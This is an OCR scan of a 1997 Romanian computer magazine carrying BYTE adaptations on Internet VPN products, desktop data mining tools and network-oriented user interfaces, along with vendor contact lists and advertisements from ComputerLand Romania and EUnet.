Ascend Communications, furnizorul dominant de comutatoare de acces pentru furnizori ISP, a oferit suport acestui protocol în comutatoarele de acces Ascend MAX WAN încă din 1996, permiţând ISP-urilor să ofere tunelare ca şi un serviciu al clienţilor lor. Ascend va suporta L2TP, când aceasta va fi gata pentru implementare.

TimeStep oferă o implementare a criptării IPSEC în familia Permit a produselor VPN. Aceste produse includ Permit PC, un soft client de 99$ bazat pe Windows; Security MicroGate, un soft de 1795$ care furnizează servicii VPN pentru un singur nod de reţea; şi softul Security Gateway de 5495$ care oferă servicii VPN pentru o întreagă reţea LAN sau o subreţea. TimeStep, de asemenea, a oferit un soft de administrare bazat pe SNMP, Secure Network Management System de 4995$. TimeStep suportă certificate X.509 şi va suporta ISAKMP (Internet Security Association and Key Management Protocol)/Oakley când va fi pregătit pentru lansare. (vezi caseta „Soluţii de securitate“).


Unde are loc criptarea

Soluţiile VPN iniţiate de client necesită un soft client care criptează conexiunea de la clientul de la distanţă până la firewall-ul firmei. ISP-ul ignoră ceea ce se întâmplă.

Pentru un client PPTP* fără soft client, firma dvs. şi ISP-ul necesită un acord VPN.

Cu PPTP nu sunteţi nevoit să rulaţi un client tunel-vă conectaţi prin PPP. Legătura la ISP nu se criptează.

🟥 = legătură criptată

* PPTP=Point-to-Point Tunneling Protocol

Cu PPTP (Point-to-Point Tunneling Protocol), un client de la distanţă nu trebuie să ruleze un soft VPN special.

AltaVista Tunnel 97, de la AltaVista Internet Software (un subsidiar al Digital Equipment Corporation), este o soluţie VPN iniţiată de client. Este bazată pe o tehnologie proprietară, însă AltaVista planifică să adopte standarde de tunelare. Când a fost introdus, în 1995, AltaVista Tunnel a necesitat un server Unix de la Digital. Un port NT/Intel a fost lansat în octombrie '96 şi un port NT/Alpha în mai '97. Un port Solaris este aşteptat până la sfârşitul acestui an. AltaVista Tunnel suportă Windows 95 şi clienţii NT. Tunnel 97 Personal Edition costa 99$. Workgroup Edition este de 995$.

Tehnologia VPLink a VPNet vă permite să configuraţi tuneluri în mod independent de ISP. VPLink încorporează compresii de date în timp real, împreună cu criptare IPSEC, autentificare şi administrare cheie. „Unitatea de serviciu VPN“ VSU-1000 de 3995$ a VPNet se situează între ultimul ruter al unei reţele interne şi restul lumii. VSO-1000 administrează VPN-urile bazate pe IPSEC; criptează, decriptează şi comprimă datele şi administrează chei. Pentru că VSU-1000 oferă criptare şi compresie bazată pe hardware, el poate satura o linie T1 sau E1. Compresia micşorează suprasarcina header-elor IPSEC, care altfel cresc dimensiunea pachetului la punctul unde Internetul fragmentează pachetele pentru transmisie, degradând, în mare măsură, rata de transfer prin liniile WAN. Compresia asigură o mai bună performanţă şi face soluţia VPNet mult mai scalabilă.

VPNet va suporta protocoale de tunelare cum ar fi PPTP şi L2TP, pe măsură ce aceste standarde se vor maturiza şi vor câştiga adepţi. VSU-1000 poate comunica cu alte VSU sau cu clienţi soft IPSEC VPNremote pentru Windows 95 de 99$. O versiune Windows NT este pregătită pentru lansare la sfârşitul acestui an. Suita de unelte VPNmanager, bazată pe Java, de 3995$, configurează sistemul. Prin utilizarea fişierelor import/export, VPNmanager poate stabili extranet-uri între companii, folosind produsele VPNet.

Găsirea echilibrului

Pionierii în domeniu au început de anul trecut, construirea propriilor VPN-uri. Spre exemplu, cei trei mari producători de automobile din U.S. (General Motors, Ford şi Chrysler) au anunţat lansarea unui pilot a Automotive Network Exchange (ANX) care va permite producătorilor de maşini să schimbe informaţii şi să facă afaceri cu furnizorii lor. Programul pilot, anunţat la sfârşitul lui 1996, a fost reprogramat pentru al doilea trimestru al lui 1997. Lansarea pe rol a producţiei este de aşteptat pentru trimestrul trei. ANX este sponsorizat de Grupul de Acţiune al Industriei de automobile, care constă din reprezentanţii celor trei mari şi a furnizorilor acestora. O companie de supraveghere a ANX, care încă nu a fost selectată, va oferi o administrare centralizată a reţelei şi va certifica furnizorii ISP în implementarea reţelelor VPN în interiorul ANX. Bellcore oferă, în prezent, un ajutor în proiectarea rolului supraveghetorului ANX. ANX va suporta eventual mai mult de 10.000 de parteneri.

Oricum, mai multe VPN-uri cu furnizori ISP multipli, aşa cum ar fi ANX, poate să fie o raritate pentru o perioadă. În următorii cinci ani, reţelele private vor continua să transporte marea majoritate a traficului de firmă, apreciază Gartner Group. În mod tipic, o singură companie va folosi o astfel de reţea privată. 15% din traficul de date al corporaţiei va fi purtat de reţele IP - a căror muncă va fi controlată de un singur furnizor de servicii, cum ar fi UUNet sau CompuServe Network Services, conform celor spuse de Gartner. Mai multe companii ar putea partaja o astfel de reţea, iar furnizorii de servicii pot garanta înalte nivele de securitate, disponibilitate, fiabilitate şi performanţă. Oricum, clienţii sunt limitaţi la un acces, via puncte de prezenţă ale acelui furnizor de servicii. Gartner prevede că doar 5% din traficul de date al corporaţiei va traversa reţeaua publică, ceea ce va furniza un acces de oriunde, însă cu un nivel coborât al securităţii şi fără garanţii ale performanţei, fiabilităţii, disponibilităţii sau QoS.

Rebecca Wetzel, director pentru consultanţă Internet al TeleChoice (Verona, NJ), o firmă de consultanţă în telecomunicaţii, crede că ofertele Gartner vor fi clare pentru corporaţiile mari care deja, în mod invariabil, au o infrastructură de reţea de date. Companiile mari, afirmă ea, pot folosi reţele VPN, bazate pe Internet, în special pentru a oferi suport muncitorilor mobili şi navetiştilor (telecommuters), pentru aplicaţii în care accesul de oriunde este esenţial. În schimb nu le vor folosi în aplicaţiile de lucru în reţea cu flux principal de date.

La polul opus, companiile mici şi mijlocii, probabil, nu vor avea nici o reţea de date privată. VPN-urile, bazate pe Internet, deoarece sunt atât de uşor şi ieftin de implementat, ar putea capta majoritatea acestei pieţe în creştere, în următorii cinci ani, afirmă Wetzel.

VPN-urile, bazate pe Internet, nu reprezintă reţelele de date mult aşteptate, sigure, de înaltă calitate care nu costă aproape nimic. Cu toate acestea, VPN-urile pot furniza reţele de date omniprezente iar lucrul în astfel de reţele este mai bine protejat de majoritatea atacurilor, în comparaţie cu majoritatea reţelelor private (excepţie făcând negarea serviciilor şi Ping of Death). VPN-urile pot oferi un lucru în reţea ieftin şi de mare calitate. Găsirea unei balanţe optime între accesul de oriunde, securitate, calitate şi preţ va presupune luarea în considerare a unor noi domenii de servicii şi produse care vor creşte mai diversificat şi complex. ■

Mike Hurwicz (mhurwicz@attmail.com) *este scriitor şi consilier stabilit în Brooklyn,NY.*

[din BYTE, o publicaţie McGraw-Hill, Inc.
Adaptare - *Daniel Moldovan*]

INFORMAŢII UTILE

Ascend Communications
Alameda, CA
510-769-6001
800-621-9578
fax: 510-814-2300
http://www.ascend.com
info@ascend.com

Aventail Corp.
Seattle, WA
206-223-1714
888-762-5785
fax: 206-777-5656
http://www.aventail.com

Bay Networks
Santa Clara, CA
408-988-2400
800-8-BAYNET
http://www.baynetworks.com

Check Point Software Technologies
Redwood City, CA
415-562-0400
fax: 415-562-0778
http://www.checkpoint.com

CompuServe Network Services
Columbus, OH
614-723-1639
fax: 614-723-1643
khatem@csi.compuserve.com
http://www.network.compuserve.com

Microsoft
Redmond, WA
206-882-8080
http://www.microsoft.com

TimeStep
Kanata, Ontario, Canada
613-599-3610
fax: 613-599-3617
Herndon, VA
703-736-5220
http://www.timestep.com

UUNet Technologies
Fairfax, VA
703-206-5600
http://www.uunet.com

VPNet Technologies
San Jose, CA
408-445-6600
fax: 408-445-6611
http://www.vpnet.com

Your technology investment is too important to leave to chance !
So leave it to us !

Sediul Central
Bd. Unirii 15, Sect.5, Bucureşti,
Tel.: 336.2595, Fax.:336.7568

Centrul de Vânzări
Cl. Dorobanţilor 152, Sect.1,Bucureşti,
Tel./Fax: 230.7737, 230.4032

ComputerLand® ROMÂNIA

Centrul de Service
Cl. Griviţei 355-357, Sect. 1, Bucureşti,
Tel./Fax: 230.2575, 222.4616

Centrul de Instruire
Cl. Griviţei 355-357, Sect. 1, Bucureşti,
Tel./Fax: 223.1443


COMPAQ
Cisco Systems
IBM
HEWLETT PACKARD
Microsoft
Acer

Data mining de la birou

Uneltele intuitive de minerit în date ajută managerii de nivel mediu în luarea unor decizii mai bune.

De Peter Hofland şi Jim Utsler

Ca rezultat al nivelării din cadrul companiilor europene, a apărut un cerc nou de angajați care contribuie la luarea deciziilor. Cu toate că s-ar putea să nu ia ei decizia finală, aceşti oameni au responsabilitatea recomandării unor soluții pe baza cunoştințelor despre afacerile firmei. Această responsabilitate mărită duce la creşterea cererii din partea profesioniştilor de unelte data mining, care le permit să recomande acțiuni pentru manageri mai rapid şi în cunoştință de cauză. Deoarece aceşti profesionişti nu sunt specialişti în analiza datelor şi nici statisticieni formați ei au nevoie de unelte uşor utilizabile care relevă în mod fiabil relațiile complexe în bazele de date cu beneficiari, produse şi analize de piață. „Din cauza creşterii explozive a puterii sistemelor PC desktop, baze de date care au frecvent peste un milion de înregistrări sunt analizate cu un PC standard Windows NT“, spune Eric Tocatlian, director de marketing la Isoft, un producător de software pentru data mining.



ILLUSTRAȚIA: MARK STEARNEY © 1997

Până nu de mult, majoritatea organizațiilor mari aveau statisticieni angajați pentru analiza datelor vitale referitoare la activitate. Totuşi acest lucru se schimbă pe măsură ce managerii de marketing şi produse au nevoie să identifice configurațiile şi evoluțiile beneficiarilor, să găsească grupări şi lipsuri în date, să creeze profiluri şi să detecteze anomalii fără să mai aştepte ca statisticianul să aibă timp disponibil. Şi de foarte multe ori, raportările statisticianului sunt mormane de informații depăşite şi poveşti despre ce reprezintă aceste statistici pentru organizație.„ Într-o lume perfectă“, afirmă preşedintele institutului SAS Jim Goodnight „la companii, cei care iau decizii ar trebui să lucreze cu experți în evaluări cantitative. Dar puține companii îşi pot permite acest lucru“.


Noile aplicații data mining pentru desktop oferă unelte de analiză puternice şi uşor de utilizat pentru profesioniştii din mediul de afaceri care fac marketing, finanțe sau planificare strategică. O trăsătură comună a acestor unelte este că ajută utilizatorii să se concentreze la problemele de afaceri şi nu la cele spinoase ale analizei datelor.

Uneltele desktop pentru data mining prezintă multe dintre aceleaşi tehnologii inteligente de recunoaştere de şabloane ca şi uneltele sofisticate din care provin: rețele neuronale, arbori de decizie, inducție de reguli şi logică fuzzy. (Pentru mai multe informații privind aceste tehnici de analiză vedeți: Endless Search, BYTE, nov. 1995).

Interfețe intuitive

Elementul cheie de la majoritatea acestor programe este modul vizual în care prezintă datele. De exemplu, Spotfire 1.0 de la IVEE Development System, un sistem data mining pentru Windows 95, NT şi Unix are câteva cursoare utilizabile câte una pentru fiecare variabilă statistică. Aceste cursoare pot fi folosite pentru a modifica reprezentarea datelor. Este astfel posibil să se parcurgă în mod interactiv variabilele şi să se detecteze configurațiile interesante. Este de asemenea posibilă afişarea datelor împreună cu informații în fundal, cum ar fi o hartă pentru a uşura detectarea de configurații (pattern).

Spre deosebire de mineritul de date tipic algoritmic, bazat pe tehnici AI (inteligență artificială) menționate mai sus, programele data mining au o interfață vizuală pentru o utilizare uşoară. Au totuşi limitări, în special atunci când sunt comparate cu flexibilitatea rețelelor neuronale. Utilizatorii se pot baza doar pe propriile cunoştințe despre setul dat de date. Pe de altă parte, aşa cum arată Christopher Alberg de la IVEE Development,„ majoritatea profesioniştilor cunosc propriul domeniu de activitate mai bine ca o rețea neuronală“.



Data Mining la desktop

① La firmele mici şi medii, procesul de minerit în date începe de obicei cu o ipoteză de afacere formulată de, şi bazată pe înţelegerea afacerii de către utilizator.

② Utilizînd unelte data mining pe desktop utilizatorul construieşte un model, finisează ipotezele şi execută analiza. Acest proces poate fi repetat.

③ După validarea ipotezei finale, utilizatorul ia decizia.

Procesul de luare a deciziei ţine seama de datele pertinente şi de cunoştinţele avute de manager despre afacere

Într-adevăr,antrenarea unei reţele neuronale depinde frecvent de persoana care antrenează reţeaua. Persoana poate bloca o organizaţie într-o viziune incompletă şi subiectivă asupra datelor. Acesta este motivul pentru care suporterii mineritului vizual de date afirmă că dacă se lucrează cu atenţie şi cu experienţa şi cunoştinţele pe care managerii o aduc la rezolvarea sarcinilor, este posibilă transformarea rapidă a datelor vizualizate într-o strategie efectivă pentru activitate.

Unii proiectanţi adaugă tehnici de vizualizare mai performante la reţelele neuronale şi la sistemele bazate pe arbori de decizie. Cognos, un furnizor de vârf de unelte OLAP (on-line analytical processing) a cumpărat recent Right Information Systems, un producător de soft bazat pe reţele neuronale pentru modelare şi elaborare de previziuni pentru afaceri. Companiile îmbină acum ambele abordări pentru a face ca softul lor să fie mai uşor de utilizat.

Un alt exemplu este proiectul de dezvoltare cu numele de cod DMINE de la SAS Institute, o combinaţie de reţele neuronale, arbori de decizie şi tehnici de vizualizare destinat modelării predictive a domeniilor afacerii. Se aşteaptă ca DMINE să apară în această toamnă. „Azi“, spune Phil Winters, vicepreşedintele pentru marketing de la SAS Institute Europe, „cei care iau deciziile în afaceri pierd mult timp aşteptând după interogări de baze de date. Noi propunem o metodă mai proactivă de modelare predictivă“.

Abordare în cinci paşi

În efortul de a face data mining accesibil pentru o audienţă mai largă şi de a ajuta pe cei care iau decizii să ruleze sisteme data mining pe PC, SAS Institute promovează o metodologie care include cinci paşi de bază: eşantionare, explorare, manipulare, modelare şi evaluare. Această metodologie sugerează eşantionarea unor porţiuni mai reduse din baza de date, şi nu a întregului set de date pentru reducerea timpului de procesare. Vizualizarea datelor ajută utilizatorul să găsească subseturile adecvate pentru a le eşantiona. Dacă datele sunt de complexitate prea mare pentru a fi reprezentate grafic, atunci este nevoie de metode statistice tradiţionale ca analiza factorilor, grupurilor de valori şi corespondenţei între acestea.

Pe baza unei asemenea explorări, un utilizator poate curăţi şi actualiza partea selectată a datelor şi apoi executa procesul de mining care calculează criteriile cele mai pertinente care aparţin unui set de date dat (modelare). Înr-o aplicaţie de marketing direct aceste criterii pot fi separate (de exemplu după vârstă, sex şi venit) între grupurile de beneficiari. În faza finală a procesului, utilizatorul evaluează aceste modele şi verifică valoarea lor pentru problema de afaceri reală.


Isoft a lansat anul trecut o versiune redusă a produsului propriu, numit Alice. Alice utilizează o gamă largă de algoritmi statistici pentru construirea de modele de previziuni. Programul reprezintă rezultatele modelului cu arbori de decizie, oferind utilizatorului posibilitatea de a sesiza imediat corelaţiile de bază dintre date şi permiţând verificarea uşoară a ipotezelor.


Partea care face ca arborii de decizie să fie atât de atrăgători la programele de data

Minerit vizual

Spre deosebire de programele de analize statistice standard, mineritul vizual permite utilizatorilor să exploreze interactiv datele folosind grafice, diagrame sau interfeţe utile care pot utiliza culori, filtre, animaţie şi diferite nivele de detalii. Spotfire 1.0 de la IVEE, de exemplu, poate reprezenta distribuţia datelor prin 2D scatter plot. Împreună cu reprezentarea se creează câteva cursoare utilizabile la manipularea reprezentării datelor.

Ecranul Spotfire arată sus, la dreapta, o bază de date de clienţi ai unui magazin. Fiecare marcaj colorat reprezintă un client cu culoare diferită pentru sexe, cu dimensiunea marcajului în funcţie de banii cheltuiţi pe haine. Puteţi selecta detaliile unui client prin selectarea cu maus a marcajului. Pentru a filtra doar clienţii care au cheltuit peste 500$ de exemplu, deplasaţi cursorul corespunzător din dreapta. Ecranul de jos afişează această selecţie. Simultan, ecranul mai arată că majoritatea acestor clienţi au peste 45 de ani (axa x), două treimi sunt femei (roşu) şi majoritatea au cheltuit peste 2500$ (axa y). Este atât de uşor să se identifice clar segmentul de piaţi din baza de date cu clienţi.





mining pentru desktop, este posibilitatea de a reprezenta volume mari de date în mod eficient. Cu un arbore de decizie, utilizatorul poate forța separări, contopi noduri, reduce sau extinde ramuri și determina numărul de parametrii dintr-un arbore. În plus, utilizatorul poate selecta ușor acele ramuri care sunt interesante pentru el.

Documente explicabile

Sistemele data mining pot detecta modul în care unele obiecte sau variabile afectează altele, localiza schimbările în timp sau identifica tendințe în bazele de date cu beneficiari. Totuși, modul în care exprimă aceste informații este adesea o enigmă și este prea complicat pentru a fi înțeles de unii manageri. „Acesta nu este adecvat utilizatorilor din lumea afacerilor“, spune Dr Kamran Parsaye, CEO la Information Discovery Systems. Sistemele OLAP interactive permit de exemplu utilizatorilor să mărească detaliile. Dar facilitățile de zoom prezintă informații în tabele care pot să nu fie clare pentru cei care nu sunt experți. „Avem nevoie de un limbaj care ajută echipamentele să-și exprime cunoștințele pentru beneficiul direct al utilizatorilor din lumea afacerilor“, spune Parsaye.

Informațiile de ieșire din sistemele data mining ar trebui exprimate într-o formă denumită documente explicabile de către Parsaye. Documentele explicabile generează automat texte cu hyperlink, grafuri și rezumate de date pentru a exprima influențe, afinități, comparații, variații și tendințe identificate în date.

INFORMAȚII UTILE

ISoft
Gif sur Yvette, France
+33-1-69412777
fax: +33-1-69412532
info@alice.fr
http://www.alice.fr

IVEE Development
Göteborg, Sweden
+46-31-7014260
fax: +46-31-101987
info@ivee.com
http://www.ivee.com

WizSoft
Tel Aviv, Israel
+972-3-5631919
fax: +972-3-5611945
abraham@wizsoft.com

SAS Institute
Heidelberg, Germany
+49-6221-4160
fax: +49-6221-474850
http://www.sas.com/

Information Discovery Systems
Hermosa Beach, CA, U.S.
+1-310-937-3600
fax: +1-310-937-0967
http://www.datamining.com

Documentele explicabile, în forma implementată în sistemul Intra/Knowledge realizat de firmă explică rezultatele procesului de data mining în fraze simple ca: „Vânzările au crescut în ultimul trimestru deoarece vânzările de suc de portocale în Arizona au fost peste așteptări datorită reducerilor de preț“.

Intra/Knowledge oferă rezultate generate automat dintr-o bază de date și care sunt oferite pe un intranet de firmă. La o instituție financiară, de exemplu, programul ar putea citi datele brute și documentele generate în fiecare zi, ar putea identifica tendințe esențiale și apoi converti analiza în text în Engleză ușor de înțeles și grafice 3D.

O abordare alternativă, inducția de reguli, lucrează cu seturi de condiții care nu sunt ierarhice, spre deosebire de natura strict ierarhică a arborilor de decizie. Spre deosebire de rețelele neuronale, inducția de reguli permite, de exemplu, determinarea atât a regulii de probabilitate, cât și a erorii probabile a regulii.

Definirea regulilor

Cu toate că nu oferă rapoarte în format grafic, WizWhy, o unealtă de minerit în date cu inducție de reguli dezvoltată de WizSoft pentru Win 95 și NT oferă utilizatorilor posibilitatea să configureze analiza prin definirea unei serii de parametrii. Acești parametrii includ probabilitățile minime pentru reguli și numărul minim de cazuri pentru fiecare regulă. Acest lucru este comparabil cu utilizarea arborilor decizionali, care vă permit să limitați interogările prin finisarea arborilor și numărului de ramuri.

Aceste reguli cantitative de inducție de reguli au fost frecvent utilizate de specialiști din cercetarea medicală, pentru a descoperi de exemplu șabloane între simptome și boli. Dar și WizWhy și utilizatori cu mai puțină experiență pot analiza baze de date cu beneficiari și verifica deviații, frecvența deviațiilor și nivelul de probabilitate a regulilor detectate fără să fie nevoiți să înțeleagă algoritmul complex care stă la bază.

Cu toate că generația apărută de produse desktop pentru data mining nu poate să înlocuiască un depozit de date la o întreprindere mare, ea îmbunătățește eficiența pentru mulți manageri care iau decizii. Și aduc data mining la organizațiile medii și mici care nu-și putea permite un specialist pentru analiza datelor■

Peter Hofland și Jim Utsler sunt ziariști și scriu despre tehnologie la The Visual Consultancy Corporation din Amsterdam. Îi puteți găsi la **100544.307@compuserve.com**

[din BYTE, o publicație McGraw-Hill, Inc.
Adaptare - *Darvas Attila*]

EUnet
Connecting Europe since 1982

**Mai ieftin ca fax-ul,
Mai rapid ca DHL-ul!**

**Internet
TCP/IP**

**Cele mai moderne, ieftine
și comode soluții de
comunicații electronice
și conectare la Internet,
de acum și la dispoziția
dumneavoastră!**

EUnet Mail - Fax Delivery
New!
EUnet Mail

telnet
ftp
gopher
www

EUnet Romania SRL
Bd. Unirii 20, Bl. 5C, Et. 2,
Ap. 14, Sect. 4, București

Modem: 410.1162, 8N1, Username: info, login: info,
Tel: 4100100, Fax:4103883, E-Mail: info@eunet.ro

Adio GUI, Salut NUI

Interfețele utilizator orientate rețea își fac apariția la calculatoare PC și cele de rețea.

De Tom R. Halfhill

Dacă aveți un calculator care are ecran și este legat în rețea atunci trebuie să citiți acest articol. De ce? Sunt în curs de apariție peste o duzină de interfețe utilizator orientate rețea pentru PC și NC și în acest an vor fi oferite de firme ca Apple, IBM, Lotus, Microsoft, Netscape, Oracle, Sun și alții. Este cea mai mare revoluție la interfețele grafice GUI din 1984 până acum. Și are loc așa de repede, că nici cuvintele de desemnare a lor nu pot ține pasul. Nimeni nu este de acord cu denumirile: NC GUI (pentru interfețe grafice utilizator orientate rețea), WUI (pentru interfață utilizator Web), suprafață de lucru (desktop) virtuală, Activ desktop sau Webtop?

Pentru a risipi confuziile BYTE sugerează NUI (pronunțat niuai) ca prescurtare pentru noua interfață utilizator. NUI oferă o interfață consistentă, în genul browser, pentru a naviga în sistemele de fișiere locale sau aflate la distanță. NUI permite afișarea pe desktop a unor applet-uri Java și al altor conținuturi dinamice Web fără un browser. De asemenea, actualizează dinamic conținutul, prin tehnologii de emisie Webcasting 'push' și 'pull'. Și va estompa distincțiile din ce în ce mai puțin relevante între aplicații native / multiplatformă și locale / distante.


Majoritatea interfețelor NUI vor oferi cel puțin o opțiune de memorare sau oglindire a stării locale de la client pe un server, indiferent dacă clientul este un NC fără stare sau un PC. Prin mutarea complexității de la clienți la serverele administrate în mod profesional, organizațiile pot reduce costurile de administrare. Utilizatorii, la rândul lor au libertatea accesului de la distanță la aplicațiile lor și un spațiu de lucru personal de la orice calculator din lume, conectat în rețea.

În timp ce majoritatea proiectanților își fac interfețele NUI pentru sisteme NC ieftine, transformările ating și calculatoarele PC. Microsoft adaugă o posibilitate de navigare în stil browser pentru fișiere la Menphis (adică Windows 97) și Windows NT și

Asamblarea NUI pentru utilizatorul de rețea

Acest ecran compus arată unele facilități de la mai multe NUI.

